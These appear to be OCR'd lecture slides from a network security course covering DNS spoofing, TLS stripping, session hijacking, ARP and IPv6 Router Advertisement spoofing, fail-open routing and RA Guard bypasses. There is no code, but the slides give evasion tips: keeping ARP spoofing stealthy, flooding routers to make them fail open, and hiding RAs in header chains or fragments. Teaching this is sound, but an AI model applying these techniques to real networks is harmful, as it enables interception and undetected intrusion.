
# DNS Spoofing

- Domain Name System (**DNS**) is an application layer protocol that maps human readable domains (like google.com) to IP addresses.
  - DNS requests are normally **unencrypted** and **unsigned**.



# DNS Spoofing

- Because DNS requests are **unencrypted**/**unsigned**, we can intercept DNS requests and write our own **responses**.
  - DNS queries are also commonly cached.
  - You can think of DNS Spoofing like an **application layer** ARP spoof style attack.




# TLS Stripping

- When you visit a website, what do you type in the **URL bar**?
  - https://google.com
  - google.com
- If you type **google.com**, here is what happens (no HSTS):
  - If you type google.com, you will receive a **301 redirect** to https://google.com
  - But what if there is someone in the middle?


# TLS Stripping

- A **MITM** attacker can prevent a client from using the secure version of a site.
  - This means all content served from this site will be over HTTP, which is **plaintext** on the network.
  - This means the attacker will be able to **read** and **modify** all of your traffic and see all transmitted actions and data.




# Session Hijacking

- Many different services transmit **credentials** in the clear
  - If you can **intercept** the traffic, you can see these credentials.
  - We did this with Redis and MySQL, but is also common with **HTTP Basic Authentication**




# Session Hijacking


- This is what we just did in the lab!
  - Can you think of any **other protocols** or systems that may transmit cleartext credentials?



# Basic Stealth

- One common mistake I see people make in ARP spoofing is just blasting to the multicast address (all IPs on the network)
  - This is a terrible idea for stealth.
- You only need to send ARP packets to your target. Don't spam the network, your just asking to be detected.
  - Which is more invasive?



# Countermeasures, NDP, IPv6, RA, and Cloud

# Fail Open Routing - How Routers Work in 30s

- Routers are designed to be highly performant, they need to be able to process tons of data almost instantaneously.
  - Routers accomplish this by having a highly performant switching fabric for “normal” traffic
  - Any traffic that needs to be analyzed further gets punted to the CPU for additional processing
    - This takes time and resources…





**Figure 4.6** ♦ Router architecture

# Fail Open Routing

- If we know certain types of packets are being intercepted by the CPU, we can flood the network with these packets to overload the router's CPU.
  - In some legacy hardware or misconfigured routers, if the CPU is overloaded, they will "fail open" and stop intercepting packets.
  - Also bypasses other protections, like firewalls.






**Figure 4.6** ♦ Router architecture


# Cloud - Virtualized Networking

- In the cloud (think AWS, Azure, Google Cloud) networking is virtualized
  - The network diagram you see in your dashboards is not implemented in hardware dynamically
    - No poor AWS worker is running around plugging and unplugging cables for you, sorry.
- These virtualized networks have in depth defenses against ARP spoofing I do not understand, but they are effective.
  - Not all virtualized networks are made equal however. Docker networks allow ARP spoofing…




# NDP - IPv6

- In IPv6, ARP is replaced with a protocol called Neighbor Discovery Protocol (NDP)
  - It has a very similar underlying trust flaw, but is more difficult to exploit due to protections.




# Router Advertisements

- In IPv6, hosts find routers using Router Advertisements (RA)
  - By default, any device can send an RA
  - Hosts will automatically update their default gateway to point to the sender
    - Just like ARP spoofing, just with IPv6!



# Countermeasure - Router Advertisement Guard

- To stop rogue routers, switches use RA Guard (RFC 6105).
  - It drops any RA packet that arrive on a "host" port
  - It only allows RA packets from pre configured “router” ports

# RA Guard Evasions + Bypasses

- SI6 Networks had some really good research on attacking this protocol
  - They found that you could bypass RA Guard in two ways:
    - Some implementations of RA Guard, namely Cisco's, fail to follow header chains and only check the first value in the header. You can hide RAs further down the header chain.
    - Much cooler, you can abuse IPv6 fragmentation headers to hide the RA. Depending on where the split is, the implementation of RA Guard might not detect the RA.